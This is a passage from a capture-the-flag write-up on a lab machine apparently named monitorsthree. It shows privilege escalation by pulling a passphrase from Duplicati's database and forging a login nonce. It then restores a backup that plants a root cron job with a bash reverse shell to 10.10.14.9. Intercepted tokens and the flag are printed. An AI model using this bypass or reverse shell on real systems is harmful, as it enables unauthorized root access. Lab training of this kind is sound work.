We then open it with `SQLite Database Browser`, and in the `option` table, we find the server passphrase.

Database Structure				Browse Data	Edit Pragmas	Execute SQL
Table: Option				Filter in any column		
BackupID	Filter	Name	Value			
Filter	Filter	Filter	Filter			
1	4	encryption-module				
2	4	compression-module	zip			
3	4	dblock-size	50mb			
4	4	--no-encryption	true			
5	-1	--asynchronous-upload-limit	50			
6	-1	--asynchronous-concurrent-upload-limit	50			
7	-2	startup-delay	0s			
8	-2	max-download-speed				
9	-2	max-upload-speed				
10	-2	thread-priority				
11	-2	last-webserver-port	8200			
12	-2	is-first-run				
13	-2	server-port-changed	True			
14	-2	server-passphrase	Wb6e85SL3sN9LTaCuwPXuautswTIQbekmMAR...			
15	-2	server-passphrase-salt	xTfykWW1dATpFZvPhCIEJLzYASa4L74hX7FK8...			
16	-2	server-passphrase-trayicon	8015786f-49c5-446a-940f-9208e7d0349f			
17	-2	server-passphrase-trayicon-hash	1adHjWS96h+ouLCDtZsaLOORUEHeXt0v4/...			
18	-2	last-update-check	638725273628223600			
19	-2	update-check-interval				
20	-2	update-check-latest				
21	-2	unacked-error	False			
22	-2	unacked-warning	False			
23	-2	server-listen-interface	any			
24	-2	server-ssl-certificate				
25	-2	has-fixed-invalid-backup-id	True			
26	-2	update-channel				
27	-2	usage-reporter-level				

Following the blog page to exploit it, we first need to attempt logging in and capture the request using **Burp Suite**. Next, we need to enable interception for the response to the request.

Forward
Drop
Intercept is on
Action
Open browser

Pretty
Raw
Hex

1 POST /login.cgi HTTP/1.1
2 Host: 127.0.0.1:8200
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 11
10 Origin: http://127.0.0.1:8200
11 Connection: close
12 Referer: http://127.0.0.1:8200/login.html
13 Cookie: default-theme=ngax; xsrf-token=j1EEaci7FBbUF6m6%2F1i0hR4HUzI3GJyBfvJj7sWQeGI%3D; session-auth=U45bfySVbszHLwNdiIJB01MHqJ_gsUQ1LX1JCW2f-NQ
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 get-nonce=1

Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Insert Collaborator payload
Request in browser >
Engagement tools [Pro version only] >
Change request method
Change body encoding
Copy URL
Copy as curl command (bash)
Copy to file
Paste from file
Save item
Don't intercept requests >
Do intercept >
Convert selection >
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation

Response to this request

Upon forwarding the request, we receive a **Nonce** and a **salt** in the response.

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache, no-store, must-revalidate, max-age=0
3 Date: Wed, 15 Jan 2025 10:24:00 GMT
4 Content-Length: 140
5 Content-Type: application/json
6 Server: Tiny WebServer
7 Connection: close
8 Set-Cookie: session-nonce=tr1D3wxmjkrdx%2BemBBPJ3I0nz%2FIoubE0iE4nR0i1Kc%3D; expires=Wed, 15 Jan 2025 10:34:00 GMT;path=/;
9
10 {
11   "Status": "OK",
12   "Nonce": "tr1D3wxmjkrdx+emBBPJ3I0nz/IoubE0iE4nR0i1Kc=",
13   "Salt": "xTfykWV1dATpFZvPhClEJLJzYA5A4L74hX7FK8XmY0I="
14 }

```


```
"Nonce": "tr1D3wxmjkrdx+emBBPJ3I0nz/IoubE0iE4nR0i1Kc=",
"Salt": "xTfykWV1dATpFZvPhClEJLJzYA5A4L74hX7FK8XmY0I="
```

Now, we need to convert the server passphrase value obtained from the `option` table to `Base64` and then to `hexadecimal`.

```
echo 'wb6e855L3sN9LTaCuwPXuautswTIQbekmMar7BrK2Ho=' | base64 -d | xxd -p -c 256
59be9ef39e4bdec37d2d3682bb03d7b9abadb304c841b7a498c02bec1acad87a
```

Then, open a web browser console, allow pasting, and run the following modified command.

```
var saltedpwd =
'59be9ef39e4bdec37d2d3682bb03d7b9abadb304c841b7a498c02bec1acad87a';
var noncedpwd =
CryptoJS.SHA256(CryptoJS.enc.Hex.parse(CryptoJS.enc.Base64.parse('tr1D3wxmjkrdx+emBBPJ3I0nz/IoubE0iE4nR0i1Kc=') + saltedpwd)).toString(CryptoJS.enc.Base64);
console.log(noncedpwd);
```




```


Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Filter Output
>> var saltedpwd = '59be9ef39e4bdec37d2d3682bb03d7b9abadb304c841b7a498c02bec1acad87a';
< undefined
>> var noncedpwd = CryptoJS.SHA256(CryptoJS.enc.Hex.parse(CryptoJS.enc.Base64.parse('tr1D3wxmjkrdx+emBBPJ3I0nz/IoubE0iE4nR0i1Kc=') + saltedpwd)).toString(CryptoJS.enc.Base64);
< undefined
>> console.log(noncedpwd);
1cx54bB6dp9WqnR3Hp1Cwyn+IMcMBxQCq77zDhERAKM=
< undefined
>>

```

From the output, we get a nonced password in `base64` format. From our intercepted request, we can forward it until we get a `POST` request with a `password` parameter, which we can replace with the `base64-encoded` output we obtained. We then `URL-encode` it and proceed to forward all other requests.



Now, if we forward the requests, we see that we can log into **Duplicati**.




We can proceed to create a cron file that triggers a reverse shell and save it in the home directory of **Marcus**, then we create a backup and finally restore it, setting the restore to cron, which will be triggered, leading to remote code execution. We first start by creating the cron file.


```

echo '* * * * * root /bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.9/4422
0>&1"' > /home/marcus/rce
  
```


This cron job is set to run every minute `* * * * *` and will execute as the **root** user. The command that gets executed is `/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.9/4422 0>&1"`, which starts an interactive **Bash** shell `/bin/bash -i` and redirects both the output and error `>&` to the reverse shell connection to **10.10.14.9** on port **4422**. We then proceed to create a backup on **Duplicati**.




Here, we set the name to `rce` and, for `Encryption` we select `No Encryption`.




On the backup destination, we select the storage type as a `Local folder or drive` and set the folder path to `source`.



For the source data, we add the path as `/source/home`.




Then we click on **Run now** under the backup.




Now, we start a **netcat** listener, which will listen for any incoming connections when we restore the backup in the cron file.

```
nc -lnvp 4422
listening on [any] 4422 ...
```


We can now proceed to restore the backup by first selecting the backup we created.



Then, in the file selection, we select the cron file, **rce**



We set the path to restore to as `/source/etc/cron.d`



After clicking on restore, we get a message back that it was successful. Looking back at our `Netcat` listener, we see that we do get a shell as root.

```
nc -lnvp 4422
listening on [any] 4422 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.11.30] 42362
bash: cannot set terminal process group (7611): Inappropriate ioctl for device
bash: no job control in this shell
root@monitorsthree:~#
```

We can now grab the root flag

```
root@monitorsthree:~# cat /root/root.txt
8e6f960966e890b83f6a86f9f44d6bc4
root@monitorsthree:~#
```